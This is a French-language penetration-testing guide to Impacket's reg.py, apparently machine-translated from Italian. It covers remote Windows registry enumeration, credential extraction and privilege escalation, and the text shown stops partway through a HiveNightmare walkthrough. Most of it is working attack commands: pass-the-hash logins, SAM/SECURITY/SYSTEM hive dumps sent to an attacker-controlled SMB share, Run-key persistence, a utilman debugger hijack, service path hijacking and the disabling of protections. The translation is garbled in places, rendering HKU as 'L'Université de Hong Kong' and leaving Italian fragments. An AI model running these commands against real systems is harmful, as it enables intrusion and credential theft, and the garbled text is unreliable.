reg.py : Toutes les clés de registre pour les tests d'intrusion et Active Directory


Impacket reg.py : Interrogation, ajout, suppression, enregistrement et sauvegarde du registre Windows distant via SMB/MS-RRP. Clés SAM, LSA, WDigest, RDP et WinRM pour les tests d'intrusion et le renforcement de la sécurité.
- Publié le 2026-07-04
- Temps de lecture : 26 min
reg.py Impacket : Le guide complet du registre distant pour les tests d'intrusion 2026 #
Le registre Windows ne se limite pas à la configuration : c’est une véritable mine d’informations d’identification, de failles de sécurité et de données persistantes. reg.py , un script de la suite Impacket , permet de lire et d’écrire à distance dans le registre d’une machine Windows, sans avoir recours au protocole RDP ni à un shell interactif, grâce à l’interface MS-RRP (Remote Registry Protocol) via SMB.
Ce guide est organisé en blocs logiques : d’abord les bases de l’outil et du registre, puis les informations d’identification, puis la persistance, puis l’élévation de privilèges, puis l’analyse forensique/DFIR, et enfin la détection, le renforcement de la sécurité et le pense-bête final.
1. Les ruches de registre : HKLM, HKCU, HKU, HKCR, HKCC #
Avant d'utiliser un outil de registre, il est essentiel de comprendre ce que sont les ruches de premier niveau. Ce sont des racines logiques distinctes, chacune ayant une fonction spécifique, et la compréhension de ces différences dépend de l'endroit où vous recherchez des informations d'identification ou des configurations vulnérables.
| Ruche | Nom étendu | Ce qu'il contient | Pertinence des tests d'intrusion |
|---|---|---|---|
| HKLM | HKEY_LOCAL_MACHINE | Configuration au niveau machine : matériel, pilotes, services, stratégies globales, SAM/SÉCURITÉ/SYSTÈME | Maximum — c'est ici que résident les ruches d'identifiants et les paramètres de sécurité globaux |
| HKCU | HKEY_CURRENT_USER | Configuration de l'utilisateur actuellement connecté à la session dans laquelle la commande est exécutée | Élevé — Exécution automatique par l'utilisateur, historique RDP récent, identifiants enregistrés dans les applications |
| HKU | HKEY_USERS | Contient les profils de TOUS les utilisateurs qui se sont connectés à la machine, chacun sous forme de sous-clé avec son propre SID | Alta en post-exploitation — vous pouvez lire le HKCU d'autres utilisateurs même s'ils ne sont pas connectés actuellement, en itérant sur HKU\ |
| HKCR | HKEY_CLASSES_ROOT | Associations de fichiers, ProgID, informations COM/OLE — il s'agit en fait d'une vue unifiée de HKLM\Software\Classes e HKCU\Software\Classes | Médias — pertinents pour le détournement de COM et le détournement de DLL via des associations |
| HKCC | HKEY_CURRENT_CONFIG | Profil matériel actuel, pointeur vers une sous-clé HKLM\SYSTEM\CurrentControlSet\Hardware Profiles | Faible — presque jamais pertinent sur le plan offensif |
Point clé à retenir : HKCU est simplement un miroir de la sous-clé HKU pour le SID de l'utilisateur actuel.Lorsque vous vous connectez à distance avec reg.py en utilisant les identifiants d'un utilisateur, vous voyez le HKCU de cet utilisateur, pas nécessairement celui qui est connecté de manière interactive à la console. Si vous souhaitez consulter le profil d'un autre utilisateur que celui avec lequel vous êtes authentifié, vous devez passer par HKU\<SID-utente> au lieu de pour HKCU.
# Elenca i SID caricati (= utenti con profilo attivo) sotto HKU
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKU -s
Ceci est crucial après l'exploitation : si vous avez compromis une machine où plusieurs utilisateurs sont connectés, HKU vous donne accès à tous leurs HKCU sans avoir à usurper l'identité de l'un d'entre eux.
Exemple pratique : une fois que vous avez le SID d’un autre utilisateur (à partir de query -keyName HKU -s, ou d'un lookupsid/whoami /user (fait dans une autre étape), vous interrogez directement ce profil — même via IPv6 et pass-the-hash, comme c'est typique pour une machine HTB :
reg.py htb.local/henry.vinson@dead:beef::b885:d62a:d679:573f -hashes :e53d87d42adaa3ca32bdb34a876cbffb query -keyName 'HKU\S-1-5-21-2993095098-2100462451-206186470-1105' -sLe SID S-1-5-21-...-1105 Il s'agit d'un RID personnalisé (>1000), donc d'un véritable utilisateur de domaine, et non d'un compte de service intégré. -s L'utilisation récursive de cette clé permet d'obtenir en une seule fois l'intégralité du HKCU de cet utilisateur : clés d'exécution, sessions PuTTY, RunMRU, serveurs RDP, tout ce qui est mentionné dans les sections précédentes, mais en le concernant.
Combinaison de workflows : lookupsid.py + reg.py -s — le modèle à toujours utiliser #
Il s'agit du flux pratique le plus utile de tous lorsque vous disposez d'identifiants de domaine mais que vous ne savez pas encore qui d'autre est présent sur la machine ni quels profils vous intéressent.
1. Énumérer tous les utilisateurs/RID du domaine avec lookupsid.py (Impacket) :
lookupsid.py htb.local/henry.vinson:password@10.10.10.5Résultat typique :
[*] Domain SID is: S-1-5-21-2993095098-2100462451-206186470
498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: HTB\Administrator (SidTypeUser)
1105: HTB\henry.vinson (SidTypeUser)
1106: HTB\altro.utente (SidTypeUser)
Il vous fournit l'identifiant de sécurité complet de chaque utilisateur du domaine, sans avoir à deviner quoi que ce soit.
2. Obtenez le SID complet (domaine + RID) et interrogez directement HKU avec -s:
reg.py htb.local/henry.vinson@10.10.10.5 -hashes :HASH query -keyName 'HKU\S-1-5-21-2993095098-2100462451-206186470-1106' -sL'essentiel : vous n'avez pas besoin de le savoir à l'avance là où On a trouvé quelque chose d'intéressant dans le profil de cet utilisateur. -s Il télécharge tout de manière récursive — clés d'exécution, identifiants d'application, PuTTY, serveurs RDP, tout — et vous lisez le résultat à la recherche de modèles connus (password, pwd(Noms d'applications personnalisées). C'est pourquoi cette combinaison est la première étape à suivre dès que vous disposez d'une liste de SID : vous commencez par recenser les utilisateurs existants, puis vous récupérez toutes leurs données dans HKU sans avoir à deviner la bonne clé.
Remarque : HKU n’affiche que les profils téléversé (utilisateurs qui se sont connectés au moins une fois et dont la ruche est toujours montée). Si un utilisateur existe dans le domaine mais ne s'est jamais connecté à cette machine spécifique, son SID n'apparaît pas sous HKU ; dans ce cas, vous devez
reg loadsur sonNTUSER.DATVue détaillée hors ligne ci-dessous.
Lire HKCU d'un utilisateur non connecté — chargement du registre #
L'Université de Hong Kong vous donne accès uniquement aux profils. actuellement chargé (Utilisateurs connectés actuellement). Si un autre utilisateur existe sur la machine mais n'est pas connecté, son profil n'apparaît pas sous HKU — mais le fichier NTUSER.DAT Il existe toujours sur le disque. Avec des privilèges suffisants (administrateur local, ou SeRestorePrivilegeVous pouvez le monter vous-même dans une clé temporaire et le lire comme s'il était en ligne.
reg load HKU\temp_utente C:\Users\vittima\NTUSER.DATDa quel momento HKU\temp_utente Il est navigable exactement comme un HKCU ordinaire — mêmes clés d'exécution, mêmes sessions PuTTY, même RunMRU, mêmes serveurs RDP que ci-dessus, mais pour un utilisateur qui ne s'est jamais connecté pendant que vous étiez connecté.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKU\temp_utente\Software\Microsoft\Windows\CurrentVersion\Run" -sUne fois terminé, déchargez toujours la ruche : si elle reste montée, lors de la prochaine connexion de l’utilisateur, Windows ne trouvera pas le profil libre et attribuera un profil temporaire (l’utilisateur le remarquera immédiatement, et c’est une erreur à éviter lors d’un test d’intrusion).
reg unload HKU\temp_utenteSe
reg unloadSi l'accès échoue avec le message « Accès refusé », c'est généralement parce qu'un processus utilise encore le répertoire racine (par exemple, l'Explorateur Windows ou PowerShell avec cette clé comme répertoire de travail). Fermez toutes les sessions qui y font référence et réessayez.
La même technique permet de lire le profil par défaut (le modèle utilisé pour chaque nouvel utilisateur créé sur la machine — utile pour comprendre quels paramètres/exécutions automatiques sont hérités par les futurs comptes) :
reg load HKU\default_profile C:\Users\Default\NTUSER.DATOù les ruches vivent physiquement sur le disque #
Les ruches n'existent pas seulement en mémoire : elles sont sauvegardées sur disque sous forme de fichiers. Cette information est utile pour l'extraction hors ligne (par exemple, à partir d'une image forensique ou d'une sauvegarde).
C:\Windows\System32\config\SAM
C:\Windows\System32\config\SYSTEM
C:\Windows\System32\config\SECURITY
C:\Windows\System32\config\SOFTWARE
C:\Users\<utente>\NTUSER.DAT          <- corrisponde a HKCU di quell'utente
C:\Users\<utente>\AppData\Local\Microsoft\Windows\UsrClass.dat  <- HKCU\Software\Classes, contiene le ShellBags
2. Fonctionnement de reg.py #
reg.py se connecte à la cible via SMB (port 445) et communique avec le service. Registre à distance via l'interface RPC [MS-RRP] — le même protocole qu'il utilise reg.exe sous Windows, mais contrôlé à distance avec des informations d'identification valides (mot de passe, hachage NTLM ou ticket Kerberos).
Si le service de registre distant est désactivé, Impacket le démarre automatiquement pour l'opération et le rétablit à son état initial une fois celle-ci terminée. Il est important de comprendre ce comportement, tant du point de vue de l'attaque (il est silencieux, mais génère tout de même des événements) que de la défense (le service ne doit jamais apparaître comme « récemment démarré » sans raison).
Conditions requises pour son utilisation #
- Accès SMB au port cible 445
- Identifiants valides : utilisateur administrateur local, utilisateur de domaine privilégié ou hachage NTLM pour l’authentification par émission de hachage (pass-the-hash).
- Pour lire les ruches protégées comme SAM/SÉCURITÉ : privilège
SeBackupPrivilegeou l'adhésion à un groupe Opérateurs de sauvegarde, en plus des autorisations d'administrateur local
Syntaxe de base et authentification #
reg.py [dominio/]utente[:password]@target <azione> [opzioni]Authentification par mot de passe :
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKLM\\SOFTWAREAuthentification par hachage NTLM (pass-the-hash), utile lorsque vous ne disposez pas du mot de passe en clair mais seulement du hachage extrait, par exemple avec secretsdump :
reg.py -hashes aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c CORP/admin@10.10.10.5 query -keyName HKLM\\SYSTEMAuthentification Kerberos (pass-the-ticket), lors de l'utilisation d'un ticket déjà obtenu (par exemple, auprès de Rubeus ) :
reg.py -k -no-pass CORP/admin@dc01.corp.local query -keyName HKLM\\SAM3. Les 5 actions de reg.py #
reg.py expose cinq sous-commandes. Chacune correspond à une phase différente d'un test d'intrusion ou d'un CTF : d'abord la lecture (requête), puis éventuellement l'écriture pour démontrer l'impact (ajout), le nettoyage (suppression) ou l'extraction de données pour une analyse hors ligne (enregistrement/sauvegarde).
requête — lire les clés et les valeurs #
query Affiche les sous-clés et les valeurs d'une clé spécifique. C'est l'action que vous utilisez dans 90 % des cas : énumération, reconnaissance, recherche d'identifiants.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run -sLe drapeau -s (subkeys) rend la requête récursive — très utile pour énumérer des hiérarchies entières en une seule fois, comme toutes les clés d'exécution automatique sous CurrentVersion, au lieu de les interroger un par un.
Dans un CTF/pentest, vous pouvez utiliser des requêtes pour :
| Objectif: | Commander |
|---|---|
| Lire une seule valeur précise | query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -v DefaultPassword |
| Énumérer une branche entière (exécution automatique, services, profils utilisateur) | query -keyName "HKLM\SYSTEM\CurrentControlSet\Services" -s |
| Vérifiez si une mesure d'atténuation est active avant de planifier une attaque (par exemple, exécuter RunAsPPL avant un dump LSASS). | query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" |
| Consultez le profil d'un autre utilisateur connecté via son identifiant. | query -keyName "HKU\<SID>" -s |
Se query résultats ERROR_FILE_NOT_FOUND, il s'agit presque toujours d'un problème de chemin (ruche incorrecte, double barre oblique inverse dans le shell ou redirection WOW64 — voir section 4), et non d'une véritable erreur d'autorisation.
ajouter — écrire ou modifier une valeur #
add crée une nouvelle valeur ou remplace une valeur existante. Le type doit toujours être spécifié avec -vt (REG_SZ, REG_DWORD, REG_BINARY, REG_EXPAND_SZ, REG_MULTI_SZ) et les données avec -vd.
Dans un CTF/pentest, vous pouvez utiliser ajouter à :
| Objectif: | Commander |
|---|---|
| Placer la persistance lors de la connexion de l'utilisateur (touche Exécuter) | add -keyName "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v Updater -vt REG_SZ -vd "C:\Users\vittima\update.exe" |
| Désactiver une protection pour démontrer son impact (par exemple, RestrictedAdmin pour le pass-the-hash via RDP). | add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v DisableRestrictedAdmin -vt REG_DWORD -vd 1 |
| Activer le contournement du filtrage des jetons pour les déplacements latéraux avec les administrateurs locaux | add -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -v LocalAccountTokenFilterPolicy -vt REG_DWORD -vd 1 |
| Détourner un binaire d'accessibilité pour obtenir le système depuis l'écran de connexion (IFEO) | add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" -v Debugger -vt REG_SZ -vd "C:\Windows\System32\cmd.exe" |
Détourner leImagePath d'un service avec des ACL faibles (privesc — section 8.3) | add -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizio" -v ImagePath -vt REG_EXPAND_SZ -vd "C:\Users\Public\shell.exe" |
Chaque add Effectuée lors d'un test, il s'agit d'une véritable modification du système : elle doit toujours être documentée et rétablie à la fin de l'activité (voir la liste de contrôle finale).
supprimer — supprimer des clés ou des valeurs #
delete Supprime une valeur ou une sous-clé entière. Utile aussi bien en attaque (effacement des traces) qu'en défense (nettoyage d'un hôte compromis).
Dans un CTF/pentest, vous pouvez utiliser la fonction supprimer pour :
| Objectif: | Commander |
|---|---|
Restaurez une clé modifiée avec add à la fin du test (anti-médico-légal/hygiène) | delete -keyName "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v Updater |
| Désactiver temporairement une protection pour vérifier qu'elle bloque effectivement une attaque (test A/B). | delete -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v RunAsPPL |
| Nettoyer un hôte d'une persistance malveillante détectée lors d'une réponse aux incidents (point de vue de l'équipe bleue) | delete -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v EvilPersistence |
| Supprimer une sous-clé entière créée pour un test (par exemple, une entrée IFEO) | delete -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" |
delete sans -v Supprime la clé spécifiée et tout ce qu'elle contient — veillez à ne pas utiliser un chemin trop général.
enregistrer — exporter une seule ruche/clé vers un fichier #
save écrit sur le disque cible une copie d'une clé (généralement une ruche entière) au format .save, qui peut ensuite être récupéré via un partage SMB que vous ouvrez depuis la machine attaquante.
Dans un CTF/pentest, vous pouvez utiliser l'option « enregistrer sous » :
| Objectif: | Commander |
|---|---|
| Extraire SAM pour le décryptage hors ligne des hachages locaux | save -keyName 'HKLM\SAM' -o '\\10.10.14.5\share\SAM.save' |
| Extraction de la sécurité pour les secrets LSA et DCC2 | save -keyName 'HKLM\SECURITY' -o '\\10.10.14.5\share\SECURITY.save' |
| Extraction du système (toujours utilisé conjointement avec SAM/SECURITY pour les décrypter) | save -keyName 'HKLM\SYSTEM' -o '\\10.10.14.5\share\SYSTEM.save' |
| Exporter la ruche d'un utilisateur spécifique pour une analyse hors ligne | save -keyName 'HKU\<SID>' -o '\\10.10.14.5\share\NTUSER.save' |
Avant le lancement save Pour accéder à un partage distant, vous devez disposer d'un écouteur SMB actif côté attaquant — généralement smbserver.py par Impacket (smbserver.py share /tmp/loot -smb2support).
Sauvegarde — Sauvegarde rapide de SAM, SYSTEM et SECURITY #
backup Il s'agit d'une commande spéciale, un raccourci pour le cas d'utilisation le plus courant : extraire en un seul appel les trois ruches nécessaires à une extraction complète des informations d'identification locales et des secrets LSA.
reg.py CORP/admin:Password123@10.10.10.5 backup -o '\\10.10.14.5\share'Cela équivaut à lancer trois save Des connexions distinctes (SAM, SYSTÈME, SÉCURITÉ), mais avec une seule commande et une seule authentification — moins de bruit que trois connexions séparées. Après la sauvegarde, l’étape suivante est toujours secretsdump.py mode LOCAL sur les fichiers téléchargés (voir section 6.4).
4. WOW64 — la redirection de registre qui sème la confusion. #
Sous Windows 64 bits, un processus 32 bits n'accède pas à la même base de registre qu'un processus 64 bits. Ce comportement, appelé redirection de registre , est la principale cause des requêtes « rien trouvé » lors des tests d'intrusion — une erreur fréquente même chez les testeurs d'intrusion expérimentés.
Comment fonctionne la redirection #
Lorsqu'un processus 32 bits tente de lire/écrire sous HKLM\SOFTWAREWindows l'intercepte silencieusement et le redirige vers :
HKLM\SOFTWARE\Wow6432NodeLe processus 32 bits ne s'en aperçoit pas : il croit qu'il est en train de lire. HKLM\SOFTWARE normal, mais physiquement les données résident dans la sous-clé Wow6432NodeUn processus 64 bits voit en revanche le véritable HKLM\SOFTWARE, sans redirection.
Pourquoi c'est important lors d'un test d'intrusion #
Si vous effectuez l'énumération d'une machine à l'aide d'un outil 32 bits (un script Python compilé en 32 bits, un binaire ancien) et que vous recherchez une clé logicielle dont vous savez qu'elle est présente, vous risquez de ne pas la trouver, tout simplement parce que vous effectuez votre recherche dans la mauvaise vue. Inversement, si un logiciel malveillant ou une charge utile s'exécute en 32 bits sur un hôte 64 bits, sa persistance via une clé d'exécution relève de la catégorie des logiciels malveillants. Wow6432Node, hors du chemin « normal » : un détail à toujours vérifier lors de l’énumération des clés d’exécution automatique.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run"Clés partagées (non redirigées) #
Tout n'est pas redirigé. Certaines clés le sont. commun: il n'existe qu'un seul exemplaire physique, vu de manière identique par les deux architectures. HKLM\SYSTEM (où résident SAM, les services et les configurations de sécurité) en fait partie — c'est pourquoi reg.py, qui communique directement avec le protocole MS-RRP, ne rencontre pas de problème de redirection lorsqu'il travaille sur ces clés.
Accès explicite à une vue spécifique #
Depuis PowerShell ou par le biais du code, vous pouvez forcer l'affichage souhaité à l'aide d'indicateurs. KEY_WOW64_64KEY e KEY_WOW64_32KEY, en ignorant la redirection automatique. À partir de la ligne de commande, reg.exe Native prend en charge le même concept :
:: Forza la lettura della vista a 64 bit anche da un reg.exe a 32 bit
reg query "HKLM\SOFTWARE\Esempio" /reg:64

:: Forza la vista a 32 bit
reg query "HKLM\SOFTWARE\Esempio" /reg:32
Réflexion du registre (systèmes hérités uniquement) #
Windows XP/Vista/Server 2003/2008 intégrait également la réflexion du Registre : un mécanisme qui synchronisait automatiquement un sous-ensemble de clés entre les versions 32 bits et 64 bits de Vista, afin d’assurer la compatibilité entre les composants COM. Cette fonctionnalité a été supprimée à partir de Windows 7. Si vous travaillez sur un système moderne, vous ne la rencontrerez pas, mais il est utile de savoir qu’elle existait si vous consultez d’anciennes documentations ou articles.
5. Énumération générale du système via un registre #
Outre les clés de sécurité, le registre révèle l'identité complète de la machine cible. Ces requêtes sont utiles lors de la reconnaissance, avant même d'envisager une élévation de privilèges ou une extraction d'identifiants :
# Versione OS e build
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion"

# Nome macchina
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName"

# Fuso orario (utile per correlare timestamp nei log)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation"

# Interfacce di rete configurate
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces" -s

# Reti a cui la macchina si è connessa (utile per capire il contesto: VPN aziendale, wifi pubbliche, ecc.)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList" -s

# Dispositivi USB storici collegati (utile in forensics e in verifica data-exfil)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR" -s
6. Identifiants dans le registre #
Il s'agit de la section la plus critique pour un test d'intrusion : toutes les sources d'identifiants (directes ou chiffrées) présentes dans le registre. Trois blocs : les identifiants actifs en mémoire/configuration (6.1-6.3), les identifiants hors ligne dans les ruches (6.4-6.6) et les identifiants des applications tierces (6.7).
Informations d'identification en direct — Configuration système et mémoire #
6.1 Effacer l'ouverture de session automatique (Winlogon) #
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinlogonSe AutoAdminLogon est imposé à 1, le mot de passe se trouve souvent dans DefaultPassword En clair. La liste complète des valeurs à vérifier :
| Valeur | Sens |
|---|---|
AutoAdminLogon | 1 = autologue actif, 0 = inactif |
DefaultUserName | Utilisateur utilisé pour la connexion automatique |
DefaultPassword | Mot de passe dans effacer, si la connexion automatique est configurée de manière classique |
DefaultDomainName | Domaine utilisateur par défaut (vide s'il s'agit d'un compte local) |
AltDefaultDomainName | Domaine alternatif, utilisé dans certains scénarios multi-domaines/hérités |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"6.2 WDigest — Informations d'identification en clair en mémoire #
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigestSe UseLogonCredential il est en 1Windows stocke les mots de passe en clair dans la mémoire LSASS, ce qui permet de les extraire avec Mimikatz après une compromission. Une vérification à distance avec reg.py permet de déterminer, avant même d'obtenir un accès shell, si la cible présente un intérêt majeur pour le vol d'identifiants en clair.
6.3 Protection LSA (RunAsPPL) et protection des identifiants #
Avant de programmer un dump LSASS, il est judicieux de savoir si la cible est protégée.
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPLSi cette valeur est 1 (o 2 sur Windows 11 22H2+ sans verrouillage UEFI), lsass.exe tourne comme Lumière de procédé protégée (PPL): aucun processus non protégé — pas même un administrateur avec SeDebugPrivilege —peut ouvrir sa mémoire pour lire les identifiants. C'est probablement la mesure la plus efficace contre Mimikatz. sekurlsa::logonpasswords.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa"Si la valeur est manquante ou 0, la cible est vulnérable à une attaque LSASS classique.
Credential Guard représente un niveau encore plus élevé et repose sur la virtualisation :
HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LsaCfgFlags
Lorsqu'il est actif, Credential Guard isole les secrets dérivés de NTLM/Kerberos dans un conteneur basé sur la virtualisation (VBS), distinct du noyau Windows — un processus LsaIso.exe Il gère l'accès, et même une faille du noyau ne peut pas atteindre directement les informations d'identification. LsaCfgFlags a 1 o 2 indique que Credential Guard est activé.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LsaCfgFlags"Si cette option est activée, le vidage direct des hachages utilisateur depuis LSASS est effectivement bloqué ; vérifiez toujours cette valeur avant de vous engager pleinement avec Mimikatz.
Identifiants hors ligne — Vidage de la ruche #
6.4 Secrets de LSA — Ce que contient réellement HKLM\SECURITY #
HKLM\SECURITY Il ne s'agit pas d'une seule information d'identification : c'est un conteneur de plusieurs secrets, chacun chiffré avec la clé dérivée de la clé de démarrage du système. Leur emplacement interne est le suivant :
HKLM\SECURITY\Policy\Secrets| Nom secret | Ce qu'il contient |
|---|---|
_SC_<NomeServizio> | Mot de passe en clair du compte sous lequel s'exécute un service Windows (par exemple, le compte de domaine utilisé par SQL Server, Exchange, l'agent de sauvegarde). |
DPAPI_SYSTEM | Clé principale pour déchiffrer les données protégées par DPAPI au niveau machine |
DefaultPassword | Mot de passe d'ouverture de session automatique en clair (identique à celui que nous avons déjà vu dans Winlogon) |
NL$KM | Clé utilisée pour chiffrer les informations d'identification du domaine mis en cache (voir ci-dessous) |
$MACHINE.ACC | Mot de passe du compte machine, qui peut être utilisé pour s'authentifier en tant que compte d'ordinateur dans le domaine |
L$_SC_* | Variantes locales des secrets de service |
Requête et vidage :
reg.py CORP/admin:Password123@10.10.10.5 save -keyName 'HKLM\SECURITY' -o '\\10.10.14.5\share\SECURITY.save'secretsdump.py -security ./loot/SECURITY.save -system ./loot/SYSTEM.save LOCALRésultat typique :
[*] Dumping LSA Secrets
_SC_MSSQLSERVER:CORP\svc_sql:P@ssw0rd2024!
DPAPI_SYSTEM:01000000...
NL$KM:0a1b2c3d...
La valeur _SC_MSSQLSERVER Le texte clair est généralement la cible la plus vulnérable lors d'un test d'intrusion : un compte de service avec un mot de passe en clair, souvent doté de privilèges élevés dans le domaine car les comptes de service changent rarement leurs mots de passe.
6.5 HiveNightmare/SeriousSAM (CVE-2021-36934) — Extraction de données SAM sans privilèges d'administrateur #
Sous Windows 10/11 avec une ACL mal configurée, les ruches SAM, SYSTEM e SECURITY ils sont également lisibles par un utilisateur non-administrateur, via les clichés instantanés de volumes. Pas de reg.py, pas d'accès réseau : il s'exécute comme un shell local à privilèges limités.
1. Vérifier si la cible est vulnérable :
icacls C:\Windows\System32\config\SAMSi cela apparaît BUILTIN\Users:(I)(RX) (o Everyone), la ruche est lisible par tout utilisateur authentifié — c'est l'indicateur de vulnérabilité.
2. Créer une copie de cliché instantané de volume (nécessite uniquement l'autorisation de créer des copies de cliché instantané, pas les droits d'administrateur complets) :
vssadmin create shadow /for=C:Notez le nom renvoyé, par exemple : \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1.
3. Copiez les ruches à partir de la copie fantôme :
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM C:\Temp\SAM.hive
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\Temp\SYSTEM.hive
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY C:\Temp\SECURITY.hive
4. Exfiltrez les fichiers sur votre machine (partagez-les via SMB, HTTP ou exécutez-les directement si vous disposez déjà d'un canal) et crackez-les hors ligne :
